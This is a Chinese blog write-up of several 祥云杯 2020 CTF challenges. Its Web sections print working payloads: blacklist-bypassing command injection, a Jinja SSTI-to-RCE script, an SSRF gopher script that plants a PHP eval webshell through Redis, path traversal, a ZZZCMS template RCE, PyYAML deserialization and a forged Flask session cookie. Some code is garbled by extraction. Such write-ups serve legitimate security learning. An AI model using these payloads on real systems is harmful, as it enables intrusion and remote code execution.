

# java 中1%3c1%3c1\_祥云杯2020 部分WriteUp

原创

王友初 于 2021-02-25 17:43:11 发布 249 收藏

文章标签: [java 中1%3c1%3c1](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_35886636/article/details/114665189](https://blog.csdn.net/weixin_35886636/article/details/114665189)

版权

祥云杯

Web

★sign

1%09||%09ls%09/

1%09||%09cat%09in\dex.php时有个闪

IP:

ping

Result: " rel="stylesheet"> ||&|

|\\$|python|sh|nc|tac|rev|more|tailf|index|php|head|nl|tail|less|cat|ruby|perl|ba:!.lrm|cp|my|\\\*|\\  
{/i", \$ip)){ die(" Timeline Sec

1%09||find%09/%09-name%09`echo%09ZmxhKg==|base64%09-d`

找flag

Result:/sys/devices/platform/serial8250/tty/ttyS0/flags

/sys/devices/platform/serial8250/tty/ttyS1/flags

/sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags

/sys/devices/virtual/net/dummy0/flags /sys/devices/virtual/net/lo/flags

/etc/.findflag/flag.txt /proc/sys/kernel/sched\_domain/cpu0/domain0/flags

/proc/sys/kernel/sched\_domain/cpu1/domain0/flags Timeline Sec

1%09||cat%09/`echo%09L2V0Yy8uZmluZGZsYWcvZmxhZy50eHQ=|base64%09-d`



IP:

qping

Result:flag{caafaf2a-cbdd-4a08-93f0-51310bad0f0d}

Timeline Sec

# Guessing Robot

I'm good at guessing numbers!

What's your name?

Timeline Sec


★flaskbot

写名字

```
29:999999998.137 is too small
30:999999999.069 is too small
31:999999999.534 is too small
32:999999999.767 is too small
33:999999999.884 is too small
34:999999999.942 is too small
35:999999999.971 is too small
36:999999999.985 is too small
37:999999999.993 is too small
38:999999999.996 is too small
39:999999999.998 is too small
40:999999999.999 is too small
41:1000000000.0 is too small
42:1000000000.0 is too small
43:1000000000.0 is too small
44:1000000000.0 is too small
45:1000000000.0 is too small
46:1000000000.0 is too small
47:1000000000.0 is too small
48:1000000000.0 is too small
49:1000000000.0 is too small
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! asd win.
```

Timeline Sec

发现要绕float，直接nan绕过



发现cookie，base64解码就是刚刚输的用户名

```
51:1000000000.0 is too small
Wow! asd win.
```

Timeline Sec

随便改一个用户名


```
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! 2131 win.
```

Timeline Sec

输入什么输出什么，那我直接模板注入

读文件报错debug发现是python2的东西，然后一直翻资料，后来翻到之前写的一道题  
<https://blog.csdn.net/SopRomeo/article/details/108985950>

发现有这个类



那不直接原题芜湖起飞，跑个索引

```
import requestsimport base64import timeimport htmldata={'num':'nan'}header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36'}for i in range(0,300):time.sleep(0.06)url='http://eci-2zechif0ewh08bt6v1jm.cloudec1.ichunqiu.com:8888/guess'payload="{\\'.__class__.__mro__[2].__subclasses__()[%s]}" % ipayload = base64.b64encode(bytes(payload,encoding='utf-8'))cookie={'user':str(payload,encoding='utf-8')}r = requests.post(url,headers=header,data=data,cookies=cookie)text=html.unescape(r.text)print(text)if "subprocess.Popen" in text:print('-----')\n\n')print(html.unescape(r.text))print(i)break
```

直接RCE

```
{{'.__class__.__mro__[2].__subclasses__()[258]('ls /',shell=True,stdout=-1).communicate()[0].strip()}}
```

发现flag

```
43:1000000000.0 is too small
44:1000000000.0 is too small
45:1000000000.0 is too small
46:1000000000.0 is too small
47:1000000000.0 is too small
48:1000000000.0 is too small
49:1000000000.0 is too small
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! app bin dev etc home lib media mnt opt proc root run sbin srv super_secret_flag.txt sys tmp usr var win.
```

过滤了flag，字符拼接绕

```
{{'.__class__.__mro__[2].__subclasses__()[258]('cat /super_secret fla'+g.txt',shell=True,stdout=-1).communicate()[0].strip()}}
```

43:1000000000.0 is too small  
44:1000000000.0 is too small  
45:1000000000.0 is too small  
46:1000000000.0 is too small  
47:1000000000.0 is too small  
48:1000000000.0 is too small  
49:1000000000.0 is too small  
50:1000000000.0 is too small  
51:1000000000.0 is too small  
Wow! flag[REDACTED] win.

★doyouknowssrf

<https://my.oschina.net/u/4593189/blog/4646830>


Bypass SSRF

[http://eci-2zefxwpl0ky0qxw9jp1.cloudeci1.ichunqiu.com?url=http://root:root@127.0.0.1:5000@baidu.com?url=http%253A%252F%252F127.0.0.1%253A6379%252F\\_\\*1%250D%250A%25248%250D%250Aflushall%25](http://eci-2zefxwpl0ky0qxw9jp1.cloudeci1.ichunqiu.com?url=http://root:root@127.0.0.1:5000@baidu.com?url=http%253A%252F%252F127.0.0.1%253A6379%252F_*1%250D%250A%25248%250D%250Aflushall%25)  
生成打内网redis的脚本:

```
< [REDACTED] >
```


```
import urllibprotocol="gopher://"ip="127.0.0.1"port="6379"shell="\n\n<?php eval($_GET["cmd"]);?  
>\n\n"filename="shell.php"path="/var/www/html"passwd=""cmd=["flushall","set 1 {}".format(shell.replace("","${IFS}")),"config set dir {}".format(path),"config set dbfilename {}".format(filename),"save"]if  
passwd:cmd.insert(0,"AUTH {}".format(passwd))payload=protocol+ip+": "+port+"/_ "def  
redis_format(arr):CRLF="\r\n"redis_arr = arr.split(" ")cmd=""cmd+=""*str(len(redis_arr))for x in  
redis_arr:cmd+=CRLF+"${IFS}"+str(len((x.replace("${IFS}"," "))))+CRLF+x.replace("${IFS}"," ")cmd+=CRLFreturn  
cmdif __name__=="__main__":for x in cmd:payload += urllib.quote(redis_format(x))print payload
```

生成shell.php后，执行命令获得flag



★easygogogo

拿到题目，发现能上传任意文件，但并不解析，并且上传的文件名并不会更改，并且数据是保存在cookie里面生成的



于是尝试，修改cookie任意文件读取，但发现并不行，后来看到每个容器中的cookie相同，于是在第一个容器生成 .././.././.././.././flag的cookie，在重启起一个容器，修改cookie，成功任意文件读取，拿到flag

```
Request
POST /upload HTTP/1.1
Host: eci-2zeiw8p0axfczd4altqx.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----99953571112784325162155226657
Content-Length: 277
Origin: http://eci-2zeiw8p0axfczd4altqx.cloudecil.ichunqiu.com
Connection: close
Referer: http://eci-2zeiw8p0axfczd4altqx.cloudecil.ichunqiu.com/upload
Cookie: UM distinctid=174075ad7d9448-0183b2760be3858-4b5a67-1aeaa0-174075ad7da17d; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1604890045,1604890144,1605254394,1605925655; chkphone=acWxNpxhQpDiAchhNuSnEqyIQuDIO0000; ci_session=772b0931a6c01387cb17283f5c46db1b23c73be6; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1605968322; __jsluid_h=7272e6da872155181d5e16876537c57e; cookie=Q/+BAWEBBVVzZXJzAf+CAAEAAQhVc2VybmFtZQEEMAAEiUGFzc3dvcmQBDAAABCEZpbGVuYW1lAQwAAQRTaWduAQwAAAB5/4IBBWFkbWluAQVhZG1pbGFEI9lcGxvYWRzLzRlNWlWOWIyMTQ5Zjc2MTljY2ExNTVjOGJkNmQ4ZWU1Ly4uLy4uLy4uLy4uLy4uLy4uL2ZsYWcBIDUzYTg5ZTg4ZmVhMzBkYmU4NWJjYzFLOUwXOTE5ODg2AA==; Upgrade-Insecure-Requests: 1

-----99953571112784325162155226657
Content-Disposition: form-data; name="uploadfile"; filename=".././.././.././.././flag"
Content-Type: text/plain

flag{4c5a62b78f32d77d2ed51ecdd8d27773}
-----99953571112784325162155226657--

Response
1 HTTP/1.1 200 OK
2 Date: Sat, 21 Nov 2020 14:34:16 GMT
3 Content-Type: text/plain; charset=utf-8
4 Content-Length: 170
5 Connection: close
6 Set-Cookie: cookie=Q/+BAWEBBVVzZXJzAf+CAAEAAQhVc2VybmFtZQEEMAAEiUGFzc3dvcmQBDAAABCEZpbGVuYW1lAQwAAQRTaWduAQwAAAB5/4IBBWFkbWluAQVhZG1pbGFEI9lcGxvYWRzLzRlNWlWOWIyMTQ5Zjc2MTljY2ExNTVjOGJkNmQ4ZWU1Ly4uLy4uLy4uLy4uLy4uLy4uL2ZsYWcBIDUzYTg5ZTg4ZmVhMzBkYmU4NWJjYzFLOUwXOTE5ODg2AA==; Expires=Sun, 21 Nov 2021 14:34:16 GMT
7 X-Via-JSL: elfcel4,-
8 X-Cache: bypass
9
10 {admin admin
./uploads/4e5b09b2149f7619cca155c8bd6d8ee5/./.././.././.././.././flag
53a89e88fea30dbe85bcc1e9e191886}上传成功! 您的路径是.././.././.././.././flag
```

```
Request
GET /show HTTP/1.1
Host: eci-2ze5a6nc0glnmz90scb4.cloudecil.ichunqiu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://eci-2ze5a6nc0glnmz90scb4.cloudecil.ichunqiu.com/
Cookie: UM distinctid=174075ad7d9448-0183b2760be3858-4b5a67-1aeaa0-174075ad7da17d; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1604890045,1604890144,1605254394,1605925655; chkphone=acWxNpxhQpDiAchhNuSnEqyIQuDIO0000; ci_session=772b0931a6c01387cb17283f5c46db1b23c73be6; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1605968322; __jsluid_h=5370c2db007eb50df841bdadbd9afd04; cookie=Q/+BAWEBBVVzZXJzAf+CAAEAAQhVc2VybmFtZQEEMAAEiUGFzc3dvcmQBDAAABCEZpbGVuYW1lAQwAAQRTaWduAQwAAAB5/4IBBWFkbWluAQVhZG1pbGFEI9lcGxvYWRzLzRlNWlWOWIyMTQ5Zjc2MTljY2ExNTVjOGJkNmQ4ZWU1Ly4uLy4uLy4uLy4uLy4uLy4uL2ZsYWcBIDUzYTg5ZTg4ZmVhMzBkYmU4NWJjYzFLOUwXOTE5ODg2AA==; Upgrade-Insecure-Requests: 1

Response
8
9
10
11
12
13
14
15 t="width=device-width, initial-scale=1, shrink-to-fit=no">
16 /statics/bootstrap.min.css">
17
18
19
20
21 expand-lg navbar-light bg-light">
22 href="."/>看个头像</a>
23 ggler type="button" data-toggle="collapse" data-target="#navbar!
24 pdown" aria-expanded="false" aria-label="Toggle navigation">
25 ggler-icon"></span>
26
27
28 bar-collapse" id="navbarDropdown">
29 mr-auto">
30 >
31 href="."/>index</a>
32
33
34
35
36
37 base64,ZmxhZ3swMWI3ZjZjMC0yZmRkLTQyN2MtOTIxOC0xNW0NDQ5ZjZuZDR9C
38
39
40
41
42
```

★easyzzz

百度了一下，发现有很多历史漏洞，找到了网站/admin539，发现尝试爆破无果，也没找到可注入的点，那么前端可getshell的地方就更少了

参考文章：<https://www.anquanke.com/post/id/173991>，在文章中提到/search这个接口存在rce，于是尝试了一下，发现if被ban了，尝试绕过，在该框架中找到了一种模版的方式，进行绕过 {cutpic:}

成功执行命令，payload如下：

```
{%cutpic%}:f:(print(cat /flag)){end {%cutpic%}}f}
```

```
1 POST /search/ HTTP/1.1
2 Host: eci-2zead2yle7kpyr7omeii.cloudecil.ichunqiu.com
3 Content-Length: 60
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://eci-2zead2yle7kpyr7omeii.cloudecil.ichunqiu.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.9
0 Referer:
  http://eci-2zead2yle7kpyr7omeii.cloudecil.ichunqiu.com/search/
1 Accept-Encoding: gzip, deflate
2 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
3 Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=
  1603378435,1603378478,1605176178; UM_distinctid=
  1734368a1a1a05-0e3e9dacc7455a-31617402-1aeaa0-1734368a1a2dcd;
  __jsluid_h=fbc8d830861767abdb31ac6e8d5e39db; PHPSESSID=
  acag856dl9e4ac010987a344f4c4ed34
4 Connection: close
6 keys={%cutpic%}:f:(print(`cat%20/flag`))}{end%20{%cutpic%}}f}
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 22 Nov 2020 10:17:33 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 6161
5 Connection: close
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 X-UA-Compatible: IE=edge,chrome=1
11 Set-Cookie: zzz254_keys=%7Bi%7Bcutpic%3A%7Df%3A%28print%28%60ca
12 Vary: Accept-Encoding
13 X-Via-JSL: elfcel4,-
14 X-Cache: bypass
15
16 flag{5b6bf3a3-elae-40a9-ac75-465791513af5}
17 flag{5b6bf3a3-elae-40a9-ac75-465791513af5}
18 flag{5b6bf3a3-elae-40a9-ac75-465791513af5}
19 <!doctype html>
20 <html>
21 <head>
22 <meta charset="utf-8">
23 <title>
  关键词 [ ] 搜索结果-ZZZCMS php版本建站系统
</title>
24 <meta name="Keywords" content="" >
25 <meta name="Description" content="">
26 <meta name="author" content="http://www.zzzcms.com" />
27
28 <script src="/template/pc/cn2016/is/img.js" type="text/javascript">
29 </script>
```

★profile system

测试发现存在目录穿越

```
GET /uploads/../app.py HTTP/1.1
Host: eci-2ze4i20uld1x2d0108ta.cloudecil.ichunqiu.com:8888
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67
Safari/537.36
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=
  1603378435,1603378478,1605176178; UM_distinctid=
  1734368a1a1a05-0e3e9dacc7455a-31617402-1aeaa0-1734368a1a2dcd;
  __jsluid_h=86df356843c263210d266ebab886f06c; session=
  eyJwcm12aWxl2GdlIjoiz3Vlc3QifQ.X7p4Nq.WCmlolXsxZy7O9yfxZvt5AHTMZc
Connection: close
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 22 Nov 2020 14:40:21 GMT
3 Content-Type: text/x-python; charset=utf-8
4 Content-Length: 2473
5 Connection: close
6 Last-Modified: Sat, 21 Nov 2020 01:10:27 GMT
7 Cache-Control: public, max-age=43200
8 Expires: Mon, 23 Nov 2020 02:40:21 GMT
9 ETag: "1605921027.0-2473-1798637665"
10 X-Via-JSL: elfcel4,-
11 X-Cache: bypass
12
13 from flask import Flask, render_template, request, flash, redire
14 import os
15 import re
16 from hashlib import md5
17 import yaml
18
19
20 app = Flask(__name__)
21 app.config['UPLOAD_FOLDER'] = os.path.join(os.getcwd(), "uploads")
22 app.config['SECRET_KEY'] = 'This_is_A_Sup333er_s1cret_klyyyyy'
23 ALLOWED_EXTENSIONS = {
  'yaml', 'yml'
}
24
25 def allowed_file(filename):
26 return '.' in filename and filename.rsplit('.', 1)[1].lower()
27
28 @app.route("/")
29 def index():
30 session['priviledge'] = 'guest'
31 return render_template("home.html")
32
33 @app.route("/upload", methods=["POST"])
34 def upload():
35 file = request.files["file"]
36 if file.filename == '':
37 flash('No selected file')
38 return redirect("/")
```

审计后猜测应该是yaml处存在漏洞，参考链接如下：

<https://github.com/yaml/pyyaml/issues/420>

利用pyyaml漏洞，打一波远程，题目无回显，所以需要将输出重定向，这里将payload16进制编码一下，防止正则匹配

payload如下：

```
!!python/object/new:tuple- !!python/object/new:map- !!python/name:eval- [  
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x22\x2f\x72\x6  
]
```

另外，还需伪造cookie进入判断条件：

```
π flask-session-cookie-manager master * > python3 flask_session_cookie_manager3.py encode '{"priviledge": "elite", "filename": "24.yaml"}'  
cret_klyyyyy' -t '{"priviledge": "elite", "filename": "24.yaml"}'  
eyJmaWxlbmFtZSI6IjI0LnlhbWw!LCJwcm12aWxLZGdIjoiZWxp dGUifQ.X7ohTA.ETBYf6KJ_x01C13Y6VyWP-W39do
```

```
if session['priviledge'] == 'elite' and os.path.isfile(realpath):
```

简单伪造一下，上传文件，构造cookie，写入uploads/目录下，拿到flag



```
flag{52858174-5da5-455a-904c-6935453bc2d0}
```

Timeline Sec

Misc

★签到

base64: ZmxhZ3txcV9ncm91cF84MjY1NjYwNDB9

解密即得flag{qq\_group\_826566040}

★xixixi

磁盘内所有内容如下：(可用winhex直接复原

)

```
# li.pyimport structfrom xixi import FAT32Parserfrom xixixi import Padding, picDepartListdef  
EncodePieces():global clusterListres = []Range = len(picDepartList) # 58# GetRandomClusterList(n) -  
Generate a random cluster list with length nclusterList = GetRandomClusterList(Range)for i in range(Range):if  
i != Range - 1:newCRC = struct.pack(")
```

```
# lixi.pyimport structclass FAT32Parser(object):def __init__(self, vhdFileName):with open(vhdFileName, 'rb')  
as f:self.diskData = f.read()self.DBR_off = self.GetDBRoff()self.newData = ".join(self.diskData)def  
GetDBRoff(self):DPT_off = 0x1BEtarget = self.diskData[DPT_off+8:DPT_off+12]DBR_sector_off, =  
struct.unpack(")
```

分析两个文件，可以得出：

!lixi.py中的类FAT32Parser，可以对磁盘进行一系列操作。li.py中的文件是对文件进行分块儿处理，并且图片被分为了58块儿，除了第一块儿未被加密外，其余块儿都进行了如下处理：

- ①每块儿的最后四位，即CRC校验值被替换成了下一块儿所在的簇号。
- ②除第一块儿外，其余块儿的内容都会与该块儿的簇号 & 0xFE整体进行异或。



所以想要反解图片块儿，需要对每个块儿先进行异或解密，再查看后四位得到下一块儿的簇号。

```
# -*- coding: utf-8 -*- # @Project: Hello Python! # @File : exp # @Author : Tr0jAn # @Date : 2020-11-22
import struct
import binascii
from xixi import FAT32Parser

def read(n):
    global key
    binary = b''
    for i in vhd.read(n):
        binary += (i ^ (key & 0xFE)).to_bytes(length=1, byteorder='big', signed=False)
    return binary

FAT = FAT32Parser("new.vhd")
vhd = open("new.vhd", "rb")
vhd.seek(0x27bae00) # 定位磁盘中图片位置
flag = open("flag.png", "wb")
flag.write(vhd.read(8)) # 写入png头
key = 0
while True:
    d = read(8)
    length, cType = struct.unpack(">I4s", d)
    print(length, cType) # length为数据长度, cType为数据块类型
    data = read(length)
    CRC = struct.unpack(">I", read(4))[0]
    print(CRC)
    rCRC = binascii.crc32(cType + data) & 0xffffffff
    print(rCRC)
    rDATA = struct.pack(">I", length) + cType + data + struct.pack(">I", rCRC)
    flag.write(rDATA)
    if CRC != rCRC: # CRC错误的IDAT数据块
        b_endian = struct.pack(">I", CRC)
        clusterList = struct.unpack(""
```

对磁盘反解出flag.png



flag{0cfd1ad80807da6c0413de606bb0ae4}

★进制反转

下发的文件显示损坏无法打开，但是手机可以正常打开，010edit打开显示CRC错误，修改后提示需要密码解密，但是爆破rar未果，于是想起来可能是rar压缩伪加密，尝试修改

rar文件由于有头部校验，使用伪加密时打开文件会报错，使用winhex修改标志位后如报错消失且正常解压缩，说明是伪加密，使用winhex打开rar文件，找到第24个字节，该字节尾数为4表示加密，0表示无加密，将尾数改为0即可破除伪加密。


Timeline Sec

图示标记位置的D4修改为D0即可解压

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00
00000032	C0	59	00	02	3C	7D	E9	D4	CE	9A	86	50	1D	33	08	00

